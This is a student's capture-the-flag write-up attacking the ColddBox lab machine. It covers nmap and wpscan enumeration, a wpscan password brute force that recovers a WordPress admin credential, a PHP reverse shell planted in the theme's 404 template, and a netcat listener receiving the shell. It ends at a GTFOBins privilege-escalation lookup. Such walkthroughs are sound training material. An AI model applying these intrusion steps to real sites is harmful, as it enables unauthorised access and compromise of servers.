

Minor Project

Name -Vishal S Salanke

Project - Pentesting on Coldbox


Methods -

- Netdiscover Scanning
- Nmap Scanning
- Enumeration / Reconnaissance
- Password Bruteforcing
- Wpscan
- Uploading a Reverse Shell
- Privilege Escalation

Steps for Solving the Machine -


Step 1 -

Download the colddbox OVA and Kali linux ISO image. Then set up virtual machines in virtualbox. connect the VMs in bridge connection.




Step 2 -

Turn on the virtual machines and make sure they are connected to the internet.




Above is the Image of coldbox virtual machine



Above is the Image of kali linux virtual machine

Step 3 -


Now open a terminal in kali linux and type the 'ifconfig' command to verify your ip address.



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.1.10 netmask 255.255.255.0 broadcast 192.168.1.255  
    inet6 fe80::356d:aabc:e7a4:da3e prefixlen 64 scopeid 0x20<link>  
    inet6 2401:4900:1c3d:7a0b:3cc6:fc0:7836:6cc5 prefixlen 64 scopeid  
0x0<global>  
    ether 08:00:27:c7:e1:36 txqueuelen 1000 (Ethernet)  
    RX packets 13 bytes 2096 (2.0 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 25 bytes 4333 (4.2 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 4 bytes 240 (240.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 4 bytes 240 (240.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(kali@kali)-[~]  
$
```

Step 4 -

Now use the 'netdiscover' command to get the ip address of the target machine.



```
root@kali: /home/kali
File Actions Edit View Help
Currently scanning: 192.168.14.0/16 | Screen View: Unique Hosts
2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 120
+-----+-----+-----+-----+-----+
| IP | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+
| 192.168.1.7 | 08:00:27:4f:9b:63 | 1 | 60 | PCS Systemtechnik GmbH |
| 192.168.1.15 | f4:a4:75:f6:18:50 | 1 | 60 | Intel Corporate |
+-----+-----+-----+-----+-----+
Home
KALI LINUX
"the quieter you become, the more you are able to hear"
```

From here we can see that the ip address of the target machine is 192.168.1.7

Step 5 -

Perform 'NMAP' scan for the ip address you found.

```
(root@kali)-[/home/kali]
# nmap -sV 192.168.1.7
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-26 07:02 EDT
Nmap scan report for 192.168.1.7
Host is up (0.00023s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:4F:9B:63 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.74 seconds
```

To gather further information through scanning use this command:

'nmap -sC -sV -p- 192.168.1.7'


```
(root@kali)-[/home/kali]
# nmap -sC -sV -p- 192.168.1.7
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-26 07:07 EDT
Nmap scan report for 192.168.1.7
Host is up (0.00018s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: ColddBox | One more machine
|_http-generator: WordPress 4.1.31
|_http-server-header: Apache/2.4.18 (Ubuntu)
4512/tcp  open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4ebf98c09bc536808c96e8969565973b (RSA)
|   256 8817f1a844f7f8062fd34f733298c7c5 (ECDSA)
|_  256 f2fc6c750820b1b2512d94d694d7514f (ED25519)
MAC Address: 08:00:27:4F:9B:63 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.44 seconds
```


With this additional scan we found 2 ports - 80 and 4512.

Step 6 -

Go to your browser and type in the ip address of the target, to see the webpage that is hosted by the target machine.



If you look closely, you will find a login option for this page.



From this we can make out that this page is hosted on wordpress.

Step 7 -

Run 'wpscan' on the url of the webpage

```
(root@kali)~# wpscan --url http://192.168.1.7/

WordPress Security Scanner by the WPScan Team
Version 3.8.22
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[!] Updating the Database ...
[!] Update completed.

[+] URL: http://192.168.1.7/ [192.168.1.7]
[+] Started: Wed Apr 26 07:12:21 2023

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.7/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.1.7/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.1.7/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.1.7/?feed=rss2, <generator>https://wordpress.org/?v=4.1.31</generator>
| - http://192.168.1.7/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.1.31</genera
tor>
```

With this normal scan may not find anything major, but if we can try out luck with username enumeration.

```
[i] User(s) Identified:

[+] the cold in person
| Found By: Rss Generator (Passive Detection)

[+] philip
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] c0ldd
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] hugo
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

As you can see with this scan, we found 3 usernames: c0ldd, hugo, philip.

Step 8 -

Now that we have found some usernames, we can try brute forcing the username with some known password from 'rockyou.txt'.


```
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 ←
[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 3 user/s
[SUCCESS] - c0ldd / 9876543210
Trying hugo / manchesterunited Time: 00:00:52 <
```


So, we found a password match for the username c0ldd which is 9876543210.

Step 9 -

Now go to the login page of the webpage and try putting this username and password and see if we can login or not.




Now if you click on login, you will find out you have logged in successfully and you will be taken to the admin dashboard.




Step 10 -

Now in the admin dashboard, go to Appearance > Editor



Step 11 -

Now on the right-hand side of the page you will see editor options of the features that you will be able to edit as admin.



Now from the above select the '404 template'

```
<?php
/**
 * The template for displaying 404 pages (not found)
 *
 * @package WordPress
 * @subpackage Twenty_Fifteen
 * @since Twenty_Fifteen 1.0
 */

get_header(); ?>

<div id="primary" class="content-area">
    <main id="main" class="site-main" role="main">

        <section class="error-404 not-found">
            <header class="page-header">
                <h1 class="page-title"><?php _e( 'Oops! That page can&rsquo;t be found.', 'twentyfifteen' ); ?></h1>
            </header><!-- .page-header -->


            <div class="page-content">
                <p><?php _e( 'It looks like nothing was found at this location. Maybe try a search?', 'twentyfifteen' ); ?></p>

                <?php get_search_form(); ?>
            </div><!-- .page-content -->
        </section><!-- .error-404 -->
    </main><!-- .site-main -->
</div><!-- .content-area -->


<?php get_footer(); ?>
```

Step 12 -

Now go to your browser and search for PHP reverse shell



Now go to the below file and copy all contents



Step 13 -


Now come back to the '404 templete' page from the webpage and clear the script and paste this script.

Now make sure you change the '\$ip' with your own attacker machine ip and select the port on which you will listen on the reverse shell.

Now save the changes

Step 14 -

Now go to your link terminal and start a reverse shell with netcat.

A terminal window with a dark background. The prompt is `(root@kali)-[/home/kali]`. The user has entered `nc -nvlp 1234`, and the terminal output shows `listening on [any] 1234 ...` with a cursor on the next line.

```
(root@kali)-[/home/kali]
# nc -nvlp 1234
listening on [any] 1234 ...
█
```

Step 15 -

open the url: "192.168.1.7/?p=3184"

Step 16 -

Come back to your terminal, and you will see that you have gained a reverse shell.

```
root@kali: ~/home/kali
# nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.1.10] from (UNKNOWN) [192.168.1.7] 37932
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
13:39:18 up 43 min, 0 users, load average: 0.00, 0.88, 1.27
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

Type in some commands to verify that user-id and user privileges.

```
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
```

Now with the 'ls' command you can see the list of directories.

You can go to the 'home' directory with 'cd' command and see its contents.

```
$ cd home
$ ls
c0ldd
$ cd c0ldd
$ ls
user.txt
$
```

As you go to the 'home' directory and 'ls' then you will another directory names 'c0ldd', 'cd' into 'c0ldd' and you will find a user.txt file, if you try to open it you will see permission denied.

```
$ ls
user.txt
$ cat user.txt
cat: user.txt: Permission denied
$
```


Step 17 -

Go to your browser and search for “GTFObins”

After entering the site, you will see this page.

GTFObins

☆ Star 8,264

GTFObins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate [functions](#) of Unix binaries that can be abused to ~~get the f**k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.



It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFObins is a compendium about how to live off the land when you only have certain binaries available.

GTFObins is a [collaborative](#) project created by [Emilio Pinna](#) and [Andrea Cardaci](#) where everyone can [contribute](#) with additional binaries and techniques.

If you are looking for Windows binaries you should visit [LOLBAS](#).

Shell Command Reverse shell Non-interactive reverse shell Bind shell

Non-interactive bind shell File upload File download File write File read Library load

SUID Sudo Capabilities Limited SUID

